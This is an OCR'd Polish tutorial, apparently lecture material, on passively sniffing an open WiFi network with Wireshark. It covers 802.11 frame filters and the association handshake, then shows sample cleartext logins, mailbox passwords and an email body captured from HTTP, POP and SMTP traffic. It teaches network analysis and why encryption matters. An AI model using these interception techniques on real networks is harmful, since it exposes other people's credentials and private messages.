
	Data frame
Data	wlan.fc.type_subtype eq 0x20
Data + CF-ack	wlan.fc.type_subtype eq 0x21
Data + CF-poll	wlan.fc.type_subtype eq 0x22
Data +CF-ack +CF-poll	wlan.fc.type_subtype eq 0x23
NULL data	wlan.fc.type_subtype eq 0x24
CF-ack	wlan.fc.type_subtype eq 0x25
CF-poll	wlan.fc.type_subtype eq 0x26
CF-ack +CF-poll	wlan.fc.type_subtype eq 0x27
QoS data	wlan.fc.type_subtype eq 0x28
QoS data + CF-ack	wlan.fc.type_subtype eq 0x29
QoS data + CF-poll	wlan.fc.type_subtype eq 0x2A
QoS data + CF-ack + CF-poll	wlan.fc.type_subtype eq 0x2B
Null QoS data	wlan.fc.type_subtype eq 0x2C
QoS + CF-poll (no data)	wlan.fc.type_subtype eq 0x2E
Qos + CF-ack (no data)	wlan.fc.type_subtype eq 0x2F

Przykład


- Rozważmy o to taki scenariusz w którym to jeden z użytkowników korzysta z sieci działającej w trybie otwartym i dzięki tej sieci uzyskuje dostęp do Internetu.
- Przebieg komunikacji (rodzaj i typ wysyłanych ramek) pomiędzy podłączającym się hostem a punktem dostępowym przedstawia schemat




- Eksplorację rozpoczynamy od analizy ramki **beacon**, której głównym zadaniem jest dostarczenie klientowi informacji o istnieniu sieci oraz informacji o podstawowych parametrach sieci bezprzewodowej.




- By móc odszukać daną sieć klient rozsyła ramki **probe request**, które zawierają identyfikator SSID szukanej sieci WiFi. Jeśli klient próbuje wykryć wszystkie sieci WLAN dostępne na danym obszarze (skanowanie aktywne) wtedy wysyła ramkę rozgłoszeniową (bez indentyfikatora SSID), na którą odpowiadają wszystkie punkty dostępowe będące w zasięgu klienta.




AP w odpowiedzi na prośbę **probe request**, wysyła odpowiedź w postaci ramki **probe response**. Ramka zawiera dane niezbędne do połączenia się z daną siecią.




W następnym kroku dochodzi do wymiany pakietów **authentication**. W naszym scenariuszu szyfrowanie nie jest używane dlatego też klient wysyła jeden pakiet **authentication request** natomiast AP odpowiada pakietem **authentication response**.



Ostatnim krokiem jest wymiana pakietów **association**. Klient wysyła do AP pakiet **association request** zawierający informacje o stacji np. adres MAC.



AP po analizie pakietu **association request** otrzymanego od klienta dokonuje analizy otrzymanych danych i podejmuje decyzję o zezwoleniu bądź odrzuceniu połączenia (jeśli jest aktywny mechanizm filtrowania adresów MAC). Po poprawnej weryfikacji AP przypisuje identyfikator AID (association identifier) klientowi i zezwala na przyłączenie do sieci. Zostaje wysłany pakiet **association response**.




- Podczas przeglądu zarejestrowanych danych możemy napotkać pakiety typu **reassociation request**.

Pakiety teu żywane są w sytuacji gdy dany host zlokalizuje punkt dostępu, który będzie oferował sygnał lepszej jakości.

Automatycznie zostaje wysłany pakiet **reassociation request** proszący o przyłączenie do silniejszego nadajnika.


- Pakiet **reassociation response** podobnie jak to miało miejsce w przypadku pakietów **association** wysyłany jest w odpowiedzi na pakiet **reassociation request** celem akceptacji bądź odrzucenia połączenia.
- Pakiet **disassociation** jest wysyłany przez hosta celem poinformowania o przerwaniu połączenia z siecią celem zwolnienia zasobów np. podczas wyłączania lub zmiany hosta.

Dla osoby analizującej przepływ strumienia danych jedną z ważniejszych informacji jest to z kim łączył się użytkownik oraz z jakich stron bądź usług korzystał. W tym celu wywołajmy okno **Endpoints**. Opcja dostępna jest po wybraniu z menu pola **Statistics**.





Po wyświetleniu okna uzyskujemy informację o tzw. punktach końcowych czyli zbiorze adresów IP z którymi nastąpiło połączenie.

Podsłuchiwany klient ma przypisany adres 192.168.1.103
bramą dla tej sieci jest router o adresie 192.168.1.1




przegląd pakietów protokołu HTTP uwidacznia nam login i hasło – login: **admin** natomiast hasło: **tajnehaslo**.





Jedną z najczęściej wykonywanych czynności jest sprawdzanie emaila. I tym razem użytkownik XXX połączył się z swoją skrzynką celem sprawdzenia nowych wiadomości. Do połączenia został ponownie wykorzystany protokół HTTP.
Skąd wiemy, że użytkownik korzystał z poczty? Otóż świadczy o tym adres IP 217.74.64.236 uzyskany dzięki opcji **Endpoints**.

Wykonanie polecenia ping z parametrem –a spowoduje zamianę adresu IP na adres DNS.



Aby uzyskać bardziej szczegółowe informacje możemy skorzystać z usług **reverse IP** bądź **whois**. Obie usługi dostępne są np. pod adresem - http://www.ip-adress.com/reverse_ip/

217.74.64.236

IP:
217.74.64.236

server location:
Poland

ISP:
INTERIA.PL Sp z.o.o.


IP: 217.74.64.236
IP Country: Poland
This IP address resolves to www.poczta.interia.pl[Whois] [Trace]

1 Host on this IP


Number	Domain / Host	Functions
1.	poczta.interia.pl	[Whois]

>> My IP address and location
Whois lookup for 217.74.64.236
Trace this Host 217.74.64.236
Trace any other IP and more Tools Report this page


Uzyskanie wiadomości o tym, że dany użytkownik korzystał z poczty elektronicznej powoduje, że wiemy na co należy zwrócić uwagę. Uzyskanie informacji o stronach/usługach z którymi nastąpiła łączność bardzo ułatwia późniejszą analizę ponieważ wiemy czego szukać.
Adres email to **biedronka1980(at)interia.eu** natomiast hasło do skrzynki to: **P@ssw0rd** (%40 – odpowiada znakowi @)




użytkownik aby uzyskać dostęp do poczty użył klienta Windows Mail. Po analizie danych protokołu POP wykorzystywanego do odbioru poczty widać, że dane uwierzytelniające są przesyłane otwartym tekstem.
Przechwycone dane pokrywają się z danymi przechwyconymi gdy użytkownik do łączności z pocztą użył przeglądarkę internetową czyli adres email to **biedronka1980(at)interia.eu** natomiast hasło do skrzynki to: **P@ssw0rd**




Przechwycony ruch SMTP (protokół wykorzystywany do wysyłania wiadomości) daje nam wgląd w treść wysyłanych wiadomości.
Przechwycona wiadomość pochodzi od użytkownika **biedronka1980(at)interia.eu** do użytkownika **pikolo(at)slow7.pl** a treść tej wiadomości zawiera tekst – **wiadomość testowa**.




Po skorzystaniu z protokołu SSL, uzyskanie danych wykorzystanych podczas autoryzacji czy dobranie się do treści wysyłanych wiadomości staje się niemożliwe. Ponieważ cała transmisja pomiędzy danym hostem a serwerem pocztowym jest szyfrowana.



użytkownik logował się do gry on-line wiemy dzięki analizie adresu IP 213.53.139.23




użytkownik loguje się do gry on-line co zostaje odnotowane. Login: **biedronkaXXX**, hasło: **P@ssw0rd1234**




Nasłuchiwanie sieci WiFi

przechwycone ramki beacon zdradzają nam istnienie sieci, jej parametry jak i jej nazwę.


Wireshark



